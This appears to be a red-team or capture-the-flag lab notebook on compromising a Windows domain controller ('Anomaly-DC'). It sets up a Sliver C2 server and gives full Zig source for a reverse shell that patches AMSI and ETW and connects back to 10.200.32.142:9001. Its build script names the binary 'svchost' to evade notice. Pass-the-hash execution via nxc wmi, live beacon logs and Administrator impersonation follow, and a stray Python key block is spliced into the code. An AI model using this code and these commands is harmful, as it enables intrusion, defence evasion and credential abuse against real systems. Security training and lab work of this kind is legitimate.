sudo tee /etc/runit/sv/sliver/log/run > /dev/null <<'EOF'#!/bin/shexec svlogd -tt /var/log/sliverEOF
sudo chmod +x /etc/runit/sv/sliver/runsudo chmod +x /etc/runit/sv/sliver/log/run
# ── enable ────────────────────────────────────────────────────────────────────echo "[*] Enabling service..."sudo ln -sf /etc/runit/sv/sliver /run/runit/service/sliversv start sliver
# ── operator config ───────────────────────────────────────────────────────────echo "[*] Generating operator config for $USER..."mkdir -p "$HOME/.sliver-client/configs"sliver-server operator --name "$USER" --lhost 127.0.0.1 --save "$HOME/.sliver-client/configs/"
echo ""echo "[+] Done. Run: sliver"we should also just try to create a reverse shell using zig.
const std = @import("std");const windows = std.os.windows;const WINAPI = windows.WINAPI;
// Windows API typesconst HANDLE = windows.HANDLE;const BOOL = windows.BOOL;const DWORD = windows.DWORD;const WORD = windows.WORD;const BYTE = windows.BYTE;
// Winsock structuresconst WSADATA = extern struct {    wVersion: WORD,    wHighVersion: WORD,    szDescription: [257]u8,    szSystemStatus: [129]u8,    iMaxSockets: u16,    iMaxUdpDg: u16,    lpVendorInfo: ?*u8,};
const SOCKADDR_IN = extern struct {    sin_family: u16,    sin_port: u16,    sin_addr: u32,    sin_zero: [8]u8,};
const STARTUPINFOA = extern struct {    cb: DWORD,    lpReserved: ?[*:0]u8,    lpDesktop: ?[*:0]u8,    lpTitle: ?[*:0]u8,    dwX: DWORD,    dwY: DWORD,    dwXSize: DWORD,    dwYSize: DWORD,    dwXCountChars: DWORD,    dwYCountChars: DWORD,    dwFillAttribute: DWORD,    dwFlags: DWORD,    wShowWindow: WORD,    cbReserved2: WORD,    lpReserved2: ?*BYTE,    hStdInput: HANDLE,    hStdOutput: HANDLE,    hStdError: HANDLE,};
const PROCESS_INFORMATION = extern struct {    hProcess: HANDLE,    hThread: HANDLE,    dwProcessId: DWORD,    dwThreadId: DWORD,};
const SECURITY_ATTRIBUTES = extern struct {    nLength: DWORD,    lpSecurityDescriptor: ?*anyopaque,    bInheritHandle: BOOL,};
// Constantsconst STARTF_USESTDHANDLES: DWORD = 0x00000100;const STARTF_USESHOWWINDOW: DWORD = 0x00000001;const SW_HIDE: WORD = 0;const AF_INET: u16 = 2;const SOCK_STREAM: u32 = 1;const IPPROTO_TCP: u32 = 6;const INVALID_SOCKET: usize = @bitCast(@as(isize, -1));const PAGE_READWRITE: DWORD = 0x04;const PAGE_EXECUTE_READ: DWORD = 0x20;
// External declarationsextern "ws2_32" fn WSAStartup(wVersionRequired: WORD, lpWSAData: *WSADATA) callconv(WINAPI) i32;extern "ws2_32" fn WSASocketA(af: i32, stype: i32, protocol: i32, lpProtocolInfo: ?*anyopaque, g: u32, dwFlags: DWORD) callconv(WINAPI) usize;extern "ws2_32" fn connect(s: usize, name: *const SOCKADDR_IN, namelen: i32) callconv(WINAPI) i32;extern "ws2_32" fn htons(hostshort: u16) callconv(WINAPI) u16;extern "ws2_32" fn inet_addr(cp: [*:0]const u8) callconv(WINAPI) u32;
extern "kernel32" fn CreateProcessA(    lpApplicationName: ?[*:0]const u8,    lpCommandLine: ?[*:0]u8,    lpProcessAttributes: ?*SECURITY_ATTRIBUTES,    lpThreadAttributes: ?*SECURITY_ATTRIBUTES,    bInheritHandles: BOOL,    dwCreationFlags: DWORD,    lpEnvironment: ?*anyopaque,    lpCurrentDirectory: ?[*:0]const u8,    lpStartupInfo: *STARTUPINFOA,    lpProcessInformation: *PROCESS_INFORMATION,) callconv(WINAPI) BOOL;
extern "kernel32" fn WaitForSingleObject(hHandle: HANDLE, dwMilliseconds: DWORD) callconv(WINAPI) DWORD;extern "kernel32" fn GetProcAddress(hModule: HANDLE, lpProcName: [*:0]const u8) callconv(WINAPI) ?*anyopaque;extern "kernel32" fn GetModuleHandleA(lpModuleName: ?[*:0]const u8) callconv(WINAPI) ?HANDLE;extern "kernel32" fn LoadLibraryA(lpLibFileName: [*:0]const u8) callconv(WINAPI) ?HANDLE;extern "kernel32" fn VirtualProtect(lpAddress: *anyopaque, dwSize: usize, flNewProtect: DWORD, lpflOldProtect: *DWORD) callconv(WINAPI) BOOL;
// AMSI bypass — patch AmsiScanBuffer to return AMSI_RESULT_CLEAN (0x1)// Overwrites the first bytes of AmsiScanBuffer with://   mov eax, 0x80070057  (E_INVALIDARG — looks like a legit error, not AMSI_RESULT_MALWARE)//   retfn patchAmsi() bool {    const amsi_dll = LoadLibraryA("amsi.dll") orelse return false;    const proc = GetProcAddress(amsi_dll, "AmsiScanBuffer") orelse return false;
    // Patch bytes: mov eax, 0x80070057 ; ret    const patch: [8]u8 = .{ 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3, 0x90, 0x90 };
    var old_protect: DWORD = 0;    const proc_ptr: *anyopaque = @ptrCast(proc);
    _ = VirtualProtect(proc_ptr, patch.len, PAGE_READWRITE, &old_protect);
    const patch_target: [*]u8 = @ptrCast(proc);    for (patch, 0..) |b, i| {        patch_target[i] = b;    }
    _ = VirtualProtect(proc_ptr, patch.len, old_protect, &old_protect);    return true;}
// ETW bypass — patch EtwEventWrite to return immediately// This blinds ETW-based detectionsfn patchEtw() void {    const ntdll = GetModuleHandleA("ntdll.dll") orelse return;    const etw_func = GetProcAddress(ntdll, "EtwEventWrite") orelse return;
```pythonkey = b'\x51\x73\xB2\x04'key = b'\xDE\x42\x91\xFC'key = b'\x0F\xA3\x6C\xD8'key = b'\x77\x29\xE1\x55'```    // ret instruction    const patch: [1]u8 = .{0xC3};    var old_protect: DWORD = 0;    const ptr: *anyopaque = @ptrCast(etw_func);
    _ = VirtualProtect(ptr, 1, PAGE_READWRITE, &old_protect);    const target: [*]u8 = @ptrCast(etw_func);    target[0] = patch[0];    _ = VirtualProtect(ptr, 1, old_protect, &old_protect);}
pub fn main() void {    // Patch AMSI and ETW before anything else    _ = patchAmsi();    patchEtw();
    // Init winsock    var wsa: WSADATA = undefined;    _ = WSAStartup(0x0202, &wsa);
    // Create socket    const sock = WSASocketA(AF_INET, SOCK_STREAM, IPPROTO_TCP, null, 0, 0);    if (sock == INVALID_SOCKET) return;
    // Connect back to 10.200.32.142:9001    const addr = SOCKADDR_IN{        .sin_family = AF_INET,        .sin_port = htons(9001),        .sin_addr = inet_addr("10.200.32.142"),        .sin_zero = [_]u8{0} ** 8,    };
    if (connect(sock, &addr, @sizeOf(SOCKADDR_IN)) != 0) return;
    // Spawn cmd.exe with stdin/stdout/stderr redirected to socket    var si: STARTUPINFOA = std.mem.zeroes(STARTUPINFOA);    var pi: PROCESS_INFORMATION = std.mem.zeroes(PROCESS_INFORMATION);
    si.cb = @sizeOf(STARTUPINFOA);    si.dwFlags = STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW;    si.wShowWindow = SW_HIDE;    si.hStdInput = @ptrFromInt(sock);    si.hStdOutput = @ptrFromInt(sock);    si.hStdError = @ptrFromInt(sock);
    var cmd = "cmd.exe".*;    _ = CreateProcessA(        null,        @ptrCast(&cmd),        null,        null,        windows.TRUE,        0,        null,        null,        &si,        &pi,    );
    _ = WaitForSingleObject(pi.hProcess, 0xFFFFFFFF);}
const std = @import("std");
pub fn build(b: *std.Build) void { const target = b.resolveTargetQuery(.{ .cpu_arch = .x86_64, .os_tag = .windows, .abi = .gnu, });
const optimize = b.standardOptimizeOption(.{ .preferred_optimize_mode = .ReleaseSmall });
const exe = b.addExecutable(.{ .name = "svchost", // blend in with legit process names .root_source_file = b.path("revshell.zig"), .target = target, .optimize = optimize, });
exe.linkSystemLibrary("ws2_32");
b.installArtifact(exe);}zig build-exe revshell.zig \ -target x86_64-windows \ -O ReleaseFast \ -lws2_32 \ -lkernel32 \ --name revshellnxc wmi $TARGET -u anna_molly -H 'be4bf3131851aee9a424c58e02879f6e' \ -x 'C:\programdata\beacon.exe'server] sliver > beacons
[*] No beacons 🙁
[*] Beacon acff9507 SHAGGY_EXPRESSION - 10.0.23.206:62359 (Anomaly-DC) - windows/amd64 - Fri, 13 Mar 2026 15:59:42 MDT
[server] sliver >That was so fucking strange. Port 8888 was blocked, so you have to use another port for your connection. But for some reason 9001 is not blocked?????
Sliver
Section titled “Sliver”beacons interact SHAGGY_EXPRESSIONuse acff9507[server] sliver (SHAGGY_EXPRESSION) > whoami
Logon ID: ANOMALY\anna_molly[*] Tasked beacon SHAGGY_EXPRESSION (b917b3b9)
[server] sliver (SHAGGY_EXPRESSION) > info
Beacon ID: acff9507-d11e-45f2-b475-93eaee52fef0 Name: SHAGGY_EXPRESSION Hostname: Anomaly-DC UUID: ec27f12a-291e-2302-9067-11c3c4fc1237 Username: ANOMALY\anna_molly UID: S-1-5-21-1496966362-3320961333-4044918980-1105 GID: S-1-5-21-1496966362-3320961333-4044918980-513 PID: 1856 OS: windows Version: Server 2016 build 26100 x86_64 Locale: en-US Arch: amd64 Active C2: mtls://10.200.32.142:9001 Remote Address: 10.0.23.206:62359 Proxy URL: Interval: 1m0s Jitter: 30s First Contact: Fri Mar 13 15:59:42 MDT 2026 (3m19s ago) Last Checkin: Fri Mar 13 16:02:32 MDT 2026 (29s ago) Next Checkin: Fri Mar 13 16:03:53 MDT 2026 (in 52s)
[server] sliver (SHAGGY_EXPRESSION) > tasks
ID State Message Type Created Sent Completed========== ========= =================== =============================== =============================== =============================== b917b3b9 pending CurrentTokenOwner Fri, 13 Mar 2026 16:02:49 MDT Wed, 31 Dec 1969 17:00:00 MST Wed, 31 Dec 1969 17:00:00 MST
[server] sliver (SHAGGY_EXPRESSION) >change the speed at which we get our commands back.
reconfig --reconnect-interval 30s --beacon-jitter 5simpersonate administrator
impersonate ANOMALY\\AdministratorServer
Section titled “Server”opening a listener on a port using Sliver
mtls --lhost 10.200.32.142 --lport 9001generating a beacon shellcode for zig wrapper
generate beacon --mtls 10.200.32.142:9001 --os windows --arch amd64 --format shellcode --save /tmp/beacon.binInteracting with a beacon
Section titled “Interacting with a beacon”List beacon ids
beacons interact SHAGGY_EXPRESSIONEnter specific beacon id
use acff9507infotaskschange the speed at which we get our commands back.
reconfig --reconnect-interval 30s --beacon-jitter 5s